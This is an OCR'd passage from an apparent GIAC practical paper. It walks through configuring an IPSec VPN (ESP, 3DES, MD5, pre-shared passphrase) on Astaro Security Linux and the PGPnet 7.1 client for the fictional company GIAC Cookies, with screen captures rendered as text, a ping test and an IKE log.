
**VPN Access.**

As stated at the outset our desire is to implement a VPN using ESP, 3DES and MD5.We've chosen this combination in the belief that the benefits of a fully encrypted ESP packet outweigh any advantages afforded by Authenticated Header based IPSec, as whilst it affords good source authentication the data remains unencrypted, which is hardly the point of using IPSec in the first place.

Triple DES and MD5 are well tested, understood and adequately strong ciphers/hashes for out purposes, and are among the only options supported by our VPN application.

Our intent was also to use some form of certificate or key based authentication but it appears that like many other open standards based protocols, many vendors have implemented their own interpretations, resulting in a complete lack of interoperability.

While it is was relatively simple to generate an 1024 bit RSA key for the Free S/WAN IPSEC implementation which ASL uses, it was impossible to find a single Windows 2000 client that could import it. For this reason our IPSEC VPN Tunnel implementation fell back to the tried and tested method of using a complex pass phrase for authentication. To begin the process of setting up a VPN tunnel with Astaro we must first open the VPN interface.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6
File Edit View Search Go Bookmarks Tasks Help
https://192.168.1.1:1111/index.pl?SID=443793892701&id=0018
Search
astaro internet security
System
Definitions
Network
Packet Filter
Proxies
VPN
IPSEC Configurations
IPSEC RSA Key
IPSEC LiveLog
PPTP Roadwarrior VPN
Reporting
Help
Exit
WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

Definition of the Virtual Private Network connections

**IPSEC Configurations**
Definition of VPN connections and IKE debugging


**IPSEC RSA Key**
Administration of RSA key

**IPSEC LiveLog**
Display IPSEC connection status

**PPTP Roadwarrior VPN**
Enables PPTP remote access.

• Figure 11. Astaro Security Linux VPN Configuration interface

Next we set the IPSEC configuration for our remote access VPN tunnel. We can ignore the RSA key administration, as the key was unusable. In the IPSec Configuration window we're presented with an empty interface, there are no VPN's defined yet, but both the VPN daemon (Free S/WAN) and the debugger are activated.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6
File Edit View Search Go Bookmarks Tasks Help
https://192.168.1.1:1111/index.pl?SID=443793892701&id=0019&action=del&name=Sales-
Search
astaro internet security
Online Help
System
Definitions
Network
Packet Filter
Proxies
VPN
IPSEC Configurations
IPSEC RSA Key
IPSEC LiveLog
PPTP Roadwarrior VPN
Reporting
Help
Exit
WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

Edit rule

VPN status: ● Disable


IKE-debugging: ● Disable

New connection:

Name: Add

• Figure 12. Astaro Security Linux IPSec Configuration interface

Once we open the “Add New Connection “ dialogue box we ‘re presented with a very simple set of options for configuring the VPN that will probably suit most users. We desire Perfect Forward Secrecy so we choose yes. We want IKE and though we’d prefer an RSA signature a suitably long and complex pass phrase will suffice for our situation.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6
File Edit View Search Go Bookmarks Tasks Help
https://192.168.1.1:1111/index.pl
Search
IPSEC Configurations
IPSEC RSA Key
IPSEC LiveLog
PPTP Roadwarrior VPN
Reporting
Help
Exit
WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)

New connection:

Name: Giacookies-Roadwarriors Save

Perfect Forwarding Secrecy : [✓ yes] no

Secure Association: [✓ ike] manual

Authentication method: rsasig [✓ secret]

Secret: very-long-and-suitably-complex

Local interface: External_Red_Interface


Local subnet: Interfirewall_Zone

Remote IP: Any

Remote subnet: —

• Figure 13. IKE and IPSec Policy interface

After saving the configuration and activating the connection, (clicking on either the Red or Green balls to the left of any setting enables or disables it), we were ready to set-up the client end and test out new VPN.


WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111) - Netscape 6

https://192.168.1.1:1111/index.pl?SID=443793892701&id=0019&action=change

Edit rule

| | | |
|---|---|---|
| VPN status: | ●● | Disable |
| IKE-debugging: | ●● | Disable |

New connection:

Name: [ ] Add

| Name | Left subnet | Left IP | | Right IP | Right subnet | Command |
|---|---|---|---|---|---|---|
| ●● Giacookies-Roadwarriors | Interfirewall_Zone | External_Red_Interface | <==> | Any | | edit del |

WebAdmin Version 2.016 on tiamat.giacookies.com (192.168.1.1:1111)


• Figure 14. The GIAC Cookies VPN enabled (bottom)

**PGP 7.1 Corporate Edition VPN Client.**

As we have chosen to use PGP for our Corporate email encryption suite, GIAC Cookies v1.6 Inc. decided to purchase the Corporate edition which has a Firewall, Intrusion Detection System, and a VPN client.


Setting up the VPN client was relatively easy, but for those that haven't done this before here's a short tutorial.

**PGPnet Step1.** First we set the overall environment for VPN client connections in general by opening the Options dialogue from within the PGP VPN status window.



• Figure 15. PGPnet VPN Status Window

**PGPnet Step 2.** Next we select to enable VPN connections and set the IKE setup and Primary IPSec key timeout's to 6 hours.



PGP Options

VPN

PGPnet uses standard IP Security and Internet Key Exchange protocols to communicate securely with other devices over the Internet.

[✓] Enable VPN connections

Dynamic VPN

When communicating with unconfigured hosts, you can choose to attempt secure communications automatically, allow secure communications, or require them.

Attempt [✓ Allow] Require

Automatic Key Renewal

Setup Keys (IKE)

[✓] Duration: 0d, 06h, 00m


Primary Keys (IPsec)

[✓] Duration: 0d, 06h, 00m

[ ] Megabytes: 1024

• Figure 16. PGPnet IPSec Policy Window 1

**PGPnet Step 3.** Next we breeze over the VPN Authentication Tab and change nothing from the default settings.



PGP Options

PGP Authentication

X.509 Authentication

Remote Authentication

Normally, you will want to require a valid authentication key or certificate from configured hosts.


[✓] Require valid remote authentication from configured hosts

Unconfigured hosts may have no prior trust relationship with you. Allowing them to connect with an invalid key or certificate provides encryption of traffic which would otherwise be in the clear.

[ ] Require valid remote authentication from unconfigured hosts

• Figure 17. . PGPnet IPSec Policy Window 2

**PGPnet Step 4.** In this step we set the security policy for our VPN connection. The Advanced VPN settings tab allows us to choose the parameters for each stage of the Security Association negotiation.



Allowed Remote Proposals

| | | | |
|---|---|---|---|
| Ciphers: | ☐ CAST | ✓ TripleDES | ☐ None |
| Hashes: | ☐ SHA-1 | ✓ MD5 | ☐ None |
| Diffie-Hellman: | ✓ 1024 bits | ☐ 1536 bits | |
| Compression: | ☐ LZS | ☐ Deflate | |

Proposals

IKE

| Authentication | Hash | Cipher | DH |
|---|---|---|---|
| Shared Key | MD5 | TripleDES | 1024 |
| RSA Signature | MD5 | TripleDES | 1024 |


IPsec

| AH | ESP | IPPCP |
|---|---|---|
| None | MD5, TripleDES | None |

Perfect Forward Secrecy: 1024


• Figure 18. . PGPnet IKE Policy Window

**PGPnet Step 5.** After closing this dialogue and returning to the VPN Status window we can select to add a new VPN connection.



• Figure 19. PGPnet add VPN window

**PGPnet Step 6.** At this point we chose not to let a Wizard do the work for us, which presumes it knows what we want, and moved into Expert Mode and set the connection settings ourselves. Note we choose a VPN gateway. If you use this guide with the Freeware version of PGP you will not be presented with the gateway option.



Host/Gateway

Name: Giacookies VPN Gateway


IP Address: 172 . 16 . 1 . 14

Authentication Type : Normal

Remote Authentication: Any valid key

• Figure 20. PGPnet add VPN Gateway

**PGPnet Step 7.** Here we set the shared pass phrase. NB. PGP would not allow Jasc Paintshop Pro 7.01 to capture the window in any other mode than Capture Area mode, a nice security feature. I assume PGP will not allow Web Cams or other GDI hooks access to this window either. ☺ Very Nice.



PGP Enter Confirmed Passphrase

Enter shared secret passphrase:


very-long-and-suitably-complex-phrase

Confirmation :

very-long-and-suitably-complex-phrase

• Figure 21. PGPnet Define shared Passphrase window

**PGPnet Step 8.** At this point we have set the base connection to the Giacookies VPN gateway.




| Name | Address | Authentication | SA |
|---|---|---|---|
| Giacookies VPN Gateway | 172.16.1.14 | | |

status: On | 0 active SAs

• Figure 22. PGPnet VPN Gateway Disconnected


**PGPnet Step 9.** At this point a right-click on the Giacookies VPN Gateway connection in the above image gives the option of adding either hosts or a subnet behind the gateway. We elected to add a subnet.



Name: Interfirewall Lan
IP Address: 192 . 168 . 3 . 0
IPsec Subnet
Subnet Mask: 255 . 255 . 255 . 0
Connection Options
[✓ Connect automatically]
Require manual connection
Aggressive Mode
Username:
Authentication Type : Normal
Shared Secret
Remote Authentication
[✓ Any valid key] PGP Key X.509 Certificate

• Figure 23. PGPnet defining screened IPSec subnet.

**PGPnet Step 10.** At this point we're ready to connect. By right clicking on the Inter-firewall LAN Subnet and selecting Connect form the dropdown list we invoke the establishment of a Security Association with the remote host and an IPSec tunnel




| Name | Address | Authentication | SA |
|---|---|---|---|
| Giacookies-gateway | 172.16.1.14 | | ● |
| Interfirewall Lan | 192.168.3.0 / 24 | | ● |

status: On | 1 active SAs

• Figure 24. PGPnet SA and connection window showing VPN establihment


**PGPnet Step 12.** testing the connection by pinging the Inter-firewall Zone interface on the firewall.



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

D:\>ping 192.168.3.1

Pinging 192.168.3.1 with 32 bytes of data:

Reply from 192.168.3.1: bytes=32 time<10ms TTL=255
Reply from 192.168.3.1: bytes=32 time<10ms TTL=255
Reply from 192.168.3.1: bytes=32 time<10ms TTL=255
Reply from 192.168.3.1: bytes=32 time<10ms TTL=255

Ping statistics for 192.168.3.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum =  0ms, Average =  0ms

D:\>_
```


• Figure 25. PINGing the remote Firewall via the IPSec tunnel.

**PGPnet Step 13.** Checking the standard and advanced log shows us the negotiation phase and SA details.



```
Time                Event  Address     Message
2/16/2002 8:47:44 ...  IKE   172.16.1.14  IKE SA Created
2/16/2002 8:47:44 ...  IKE   172.16.1.14  Invalid Message ID notification sent
2/16/2002 8:47:49 ...  IKE   172.16.1.14  IPsec SA Created
```

• Figure 26. PGPnet standard IKE SA Log



```
